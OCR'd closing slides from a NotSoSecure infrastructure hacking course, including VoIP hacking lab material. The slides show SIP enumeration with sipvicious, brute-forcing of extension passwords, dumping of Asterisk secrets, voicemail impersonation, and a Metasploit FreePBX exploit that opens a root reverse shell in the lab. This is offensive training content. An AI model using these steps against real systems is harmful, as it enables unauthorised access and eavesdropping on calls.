


Cloud Audit: CS-Suite

```
root@cloud: ~/cloud_tools/cs-suite
root@cloud:~/cloud_tools/cs-suite# python cs.py -env aws
Started Prowler
Started Scout2
Started AWS cert audit
Started Cloud Formation Audit
Started AWS config Audit
Started AWS DNS Audit
Started AWS Load-Balancer Audit
Started AWS Elastic Cache Audit
Started AWS Elastic-Search Audit
Started AWS Instances Audit
Started AWS SSH Audit
Started AWS Redshift Audit
Started AWS SNS Audit
Started AWS SES Audit
Started AWS CDN Audit
Started AWS RDS Audit
Started AWS VPC Audit
/usr/local/lib/python2.7/dist-packages/requests/__init__.py:80:
3 (1.25.3) or chardet (3.0.4) doesn't match a supported version!
  RequestsDependencyWarning)
Fetching IAM config...
              groups           policies              roles
   password_policy
                 0/0               1/13               0/0
                 0/0               2/13               0/0
                 0/0               3/13               0/0
                 0/0               3/13               1/5
```



Cloud: Environment



Network status: After AIH

Online Lab: You Haven't finished yet!

- This course is not finished yet
- We have a **30 days** lab access
- Any issues you face during this time frame please contact aihtraining@notsosecure.com
- There are multiple challenges that we intentionally left to be covered in lab time

NotSoSecure part of claranet cyber security

Online Lab: You Haven't finished yet!

Additional Challenges:

- Using different tools/techniques to target IPv6 enabled hosts
- Heartbleed and Shellshock LAB Challenge
- MySQL and PostgreSQL on 192.168.3.100
- VoIP Challenges
- Multiple ways to 'land' a shell and gain root access on the VoIP box
- Challenges marked as Bonus Challenges
- + Anything we may not have covered/had time for during this training!

Root Access pending on:

- 192.168.3.100 (Oracle)
- 192.168.3.180 (Heartbleed + ShellShock)
- 192.168.3.208 (Jenkins)
- 192.168.3.210 (VPN)

NotSoSecure part of claranet cyber security

Other Courses of Interest:

Hacking and Securing Cloud Infrastructure (4 day): 28 Feb – 3 March 2022: £2,000

Advanced Web Hacking: 7-11 March 2022: £2,250

AppSec for Developers: 8-9 March 2022: £1,500

DevSecOps: 6-7 April 2022: £1,500

NotSoSecure part of

20% discount for returning delegates:

When booking your next course use code:

NSSDISCOUNT2022

Or email: training@notsosecure.com

NotSoSecure part of

Up-coming Webinars:


11th January 2022: AppSec for Developers: Learning Defence by Offense: 4pm-5pm GMT

18th January 2022: Cloud: Cloud storage new name: 4pm-5pm GMT

24th January 2022: Cloud: Stealing the Silver Lining: 4pm-5pm GMT

1st February 2022: AWH: Through an Attackers Eyes: Your Web Applications: 4pm-5pm GMT

NotSoSecure part of




Infrastructure

Basic to Advanced
Infrastructure Hacking

Web applications

Basic to Advanced
Web Hacking


Cloud

Hacking and Securing
Cloud Infrastructure

Application security

AppSec for Developers
DevSecOps
SDLC

Stay on the right course.



NotSoSecure part of claranet cyber security

we hack | we teach | we protect

Web Application Testing
Infrastructure Testing
Mobile Testing
Continuous Security Testing
Remote Internal Penetration Testing
Code Review
Social Engineering
Red Team Exercises

Hacking 101
Basic Web Hacking
Basic Infrastructure Hacking
Advanced Web Hacking
Advanced Infrastructure Hacking
Hacking and Securing Cloud
Dev Sec Ops
AppSec for Developers
AppSecOps

DevSecOps consultancy
Managed Detection and Response
Endpoint Detection and Response
Web Application Firewalls
Email Security
Web Acc and DOS Protection

PCI/DSS
Cyber Essentials
Cyber Essentials Plus


NotSo

Thank you

Feedback / Contact Us
aihtraining@notsosecure.com

NotSoSecure part of
claranet cyber security

Additional Course Content

- [x] VoIP Hacking

VoIP Hacking

VoIP: Voice over IP

- Voice over IP
- IP network only if both ends are on IP Network
- IP to PSTN translation in case one end is PSTN
- Consists of:
  - Phone calls over IP
  - Voice Messages/Storage
  - Telephonic connectivity over IP network (internal/external)

NotSoSecure part of claranet cyber security

VoIP: SIP Protocol (RFC 3261)

- Establish, manage and terminate VOIP sessions




Image source:
https://www.ietf.org/rfc/rfc3261.txt

VoIP: SIP Request Methods

- Common SIP Request Methods (many more not included here):

INVITE	Indicates a client is being invited to participate in a call session
ACK	Confirms that the client has received a final response to an INVITE request
BYE	Terminates a call and can be sent by either the caller or the callee
CANCEL	Cancels any pending request
OPTIONS	Queries the capabilities of servers
REGISTER	Registers the address listed in the To header field with a SIP server

Source:
https://en.wikipedia.org/wiki/List_of_SIP_request_methods

NotSoSecure part of claranet cyber security

VoIP: SIP Response Codes

- Common SIP Responses

1xx	Provisional
2xx	Successful
3xx	Redirection
4xx	Client Failure
5xx	Server Failure
6xx	Global Failure

Source:
https://en.wikipedia.org/wiki/List_of_SIP_request_methods

NotSoSecure part of claranet cyber security

VoIP: Attack Surface

- Traffic might be sent over the Internet (or other untrusted network) and could be intercepted
- Passwords are generally numeric in nature
- Most network firewalls are not VoIP aware (either allow or block, or rate limit if nothing else)
- Underlying remote admin protocols are too trustworthy
- Unpatched Systems (why bother, they are internal?)
- Take it down (not in this lab at least!)

NotSoSecure part of claranet cyber security

VoIP: Attack Methodology

- Identify VoIP endpoints, enumerate info such as extensions and SIP Methods that are allowed
- Bruteforce logins (Asterisk call manager)
- Extract VoIP user passwords
- Listen/retrieve voice messages
- Exploit web admin interfaces
- March towards root!

NotSoSecure part of claranet cyber security

VoIP: Enumeration

Common Ports:

- SIP TCP/UDP 5060
- SIP over TLS TCP/UDP* 5061

*Note that TLS (the successor to SSL) can only be established over a TCP connection

Not So Common Ports**:

- Asterisk Call Manager TCP 5038

**Generally Call Manager functionality is only accessible via the localhost interface on an Asterisk PBX

- UDP Port Scan

```
PORT     STATE SERVICE VERSION
5060/udp open  sip     Asterisk 1.6.2.11
MAC Address: 00:50:56:9F:45:72 (VMware)
Service Info: Device: PBX
```

- TCP Port Scan

```
Nmap scan report for 192.168.3.210
Host is up (0.00044s latency).
Not shown: 65527 closed ports
PORT     STATE    SERVICE   VERSION
22/tcp   open     ssh       OpenSSH 4.3 (protocol 2.0)
53/tcp   filtered domain
80/tcp   open     http      Apache httpd 2.2.3 ((CentC
111/tcp  filtered rpcbind
1004/tcp filtered unknown
3306/tcp filtered mysql
4445/tcp filtered upnotifyp
5038/tcp open     asterisk  Asterisk Call Manager 1.1
MAC Address: 00:50:56:9F:7B:EA (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.18 - 2.6.32
```

VoIP: Enumeration

- svmap.py (part of sipvicious) can be used to identify more details about the VoIP server

```
svmap <IP>
```

```
root@kali:~# svmap 192.168.3.210
| SIP Device           | User Agent                | Fingerprint |
-------------------------------------------------------------------
| 192.168.3.210:5060 | Asterisk PBX 1.6.2.11 | disabled    |
```

NotSoSecure part of claranet cyber security

VoIP: Extensions and Methods

- svwar (also part of sipvicious) can bruteforce various extensions

```
svwar -m <METHOD> -D <IP>
```

```
root@kali:~# svwar -D 192.168.3.210
ERROR:TakeASip:socket error: timed out
WARNING:root:found nothing
```

```
root@kali:~# svwar -m INVITE -D 192.168.3.210
| Extension | Authentication |
-------------------------------
| 201       | reqauth        |
| 200       | reqauth        |
| 2000      | reqauth        |
| 102       | reqauth        |
| 100       | weird          |
| 101       | reqauth        |
```

NotSoSecure part of claranet cyber security

VoIP: Extensions and Methods

- Use svcrack to brute-force extension passwords for extensions previously identified via svwar

```
svcrack -u<ID> -d /usr/share/wordlists/dirb/others/best1050.txt <IP>
```

```
root@kali:~# svcrack -u[redacted] -d /usr/share/wordlists/dirb/others/best1050.txt 192.168.3.210
ERROR:ASipOfRedWine:We got an unknown response
| Extension | Password     |
-----------------------------
| [redacted]      | [redacted]  |
```

SIP Call Manager Login

- Login to VoIP call manager via telnet interface (default/weak creds)

```
root@kali:~# telnet 192.168.3.210 5038
Trying 192.168.3.210...
Connected to 192.168.3.210.
Escape character is '^]'.
Asterisk Call Manager/1.1
action: login
username:
secret:
events: off

Response: Success
Message: Authentication accepted
```

NotSoSecure part of claranet cyber security

SIP Call Manager Commands

- Obtain a list of the available commands via the call manager interface
  (useful resource http://www.voip-info.org/wiki/view/Asterisk+CLI)

```
action: ListCommands
```

```
action: listcommands

Response: Success
WaitEvent: Wait for an event to occur (Priv: <none>)
IAXregistry: Show IAX registrations (Priv: system,reporting,all)
IAXnetstats: Show IAX Netstats (Priv: system,reporting,all)
IAXpeerlist: List IAX Peers (Priv: system,reporting,all)
IAXpeers: List IAX Peers (Priv: system,reporting,all)
MeetmeList: List participants in a conference (Priv: reporting,all)
MeetmeUnmute: Unmute a Meetme user (Priv: call,all)
MeetmeMute: Mute a Meetme user (Priv: call,all)
QueueReset: Reset queue statistics (Priv: <none>)
QueueReload: Reload a queue, queues, or any sub-section of a queue o
QueueRule: Queue Rules (Priv: <none>)
QueuePenalty: Set the penalty for a queue member (Priv: agent,all)
QueueLog: Adds custom entry in queue log (Priv: agent,all)
```

NotSoSecure part of claranet cyber security

SIP Call Manager Commands

- List all users along with the secrets **in clear text**!

```
action: command
command: sip show users
```

```
action: command
command: sip show users

Response: Follows
Privilege: Command
Username                        Secret          Accountcode     Def.Context     ACL  NAT
1[redacted]                                                     from-internal   Yes  Always
1[redacted]                     [redacted]                      from-internal   Yes  Always
1[redacted]                     [redacted]                      from-internal   Yes  Always
2[redacted]                     [redacted]                      from-internal   Yes  Always
2[redacted]                     [redacted]                      from-internal   Yes  Always
2[redacted]                     [redacted]                      from-internal   Yes  Always
--END COMMAND--
```

SIP Call Manager Commands

- List all users with voicemail access

```
action: voicemailuserslist
```

```
action: voicemailuserslist

Response: Success
Message: Voicemail user list will follow

Event: VoicemailUserEntry
VMContext: default
VoiceMailbox: [redacted]
Fullname: Support
Email:
Pager:
ServerEmail:
MailCommand:
Language:
TimeZone:
Callback:
Dialout:
UniqueID:
```


NotSoSecure part of claranet cyber security

VoIP: Impersonate VoIP Users

- Once we have the user extension and their secret, we can impersonate the target and listen to their voicemails
- Use a SIP client, e.g.
  - Zoiper - https://www.zoiper.com/en/voip-softphone/download/current
  - Linphone - https://www.linphone.org/

NotSoSecure part of claranet cyber security

Linphone Client Config



Lab challenge

VoIP #1

- What services are running on 192.168.3.210?
- Identify the port on which a SIP Service is running and also identify the UserAgent (i.e. PBX details)
- Identify and attempt to crack passwords for some extensions available on SIP Server
- Identify the username and password for the Call manager interface
- Using the above; identify the password for SIP user 200 (not 2000)
- Identify a user with voicemail access
- Connect and retrieve voicemail message
- Based on voicemail identify login credentials for user account and gain admin access to the freepbx web application

Gaining root on FreePBX!

- Nothing new here just use the old web application attacks, search for exploits, gain a reverse shell and the server is all yours!


```
msf5 exploit(unix/http/freepbx_callmenum) > exploit

[*] Started reverse TCP handler on 192.168.9.206:6666
[*] 192.168.3.210:80 - Sending evil request with range 2000
[*] Command shell session 1 opened (192.168.9.206:6666 -> 192
.168.3.210:35579) at 2019-03-27 02:20:22 +0000

id
uid=0(root) gid=0(root)
```

Lab challenge

VoIP #2

- Gain root access on the VoIP server

Bonus:

- There are alternative ways to gain root on this box. Identify the related techniques and exploit!

Network status: After VoIP Exploitation

SHARED Subnet (192.168.3.0/24)

192.168.3.208
DVCS / CI-CD

192.168.3.100
Oracle DB

192.168.3.210
VoIP

192.168.3.215
Host: DC01

fe80::250:56ff:fe9f:a84
SNMPv3

192.168.3.211
VPN


192.168.3.180
SSL & Bash

192.168.3.150
WebSphere

DEDICATED Subnet (192.168.X.0/24)

192.168.X.17
Host: WKSX

192.168.X.18
Multi Forest



192.168.X.209
Ubuntu

192.168.X.206

PRIVATE Subnet (10.0.2.0/24)

10.0.2.220
Host: certsrv

VLANs (10.10.0.0/8)

10.10.100.220
Cisco IOS

10.10.100.220
Apache Log4j

FaaS

PaaS

IaaS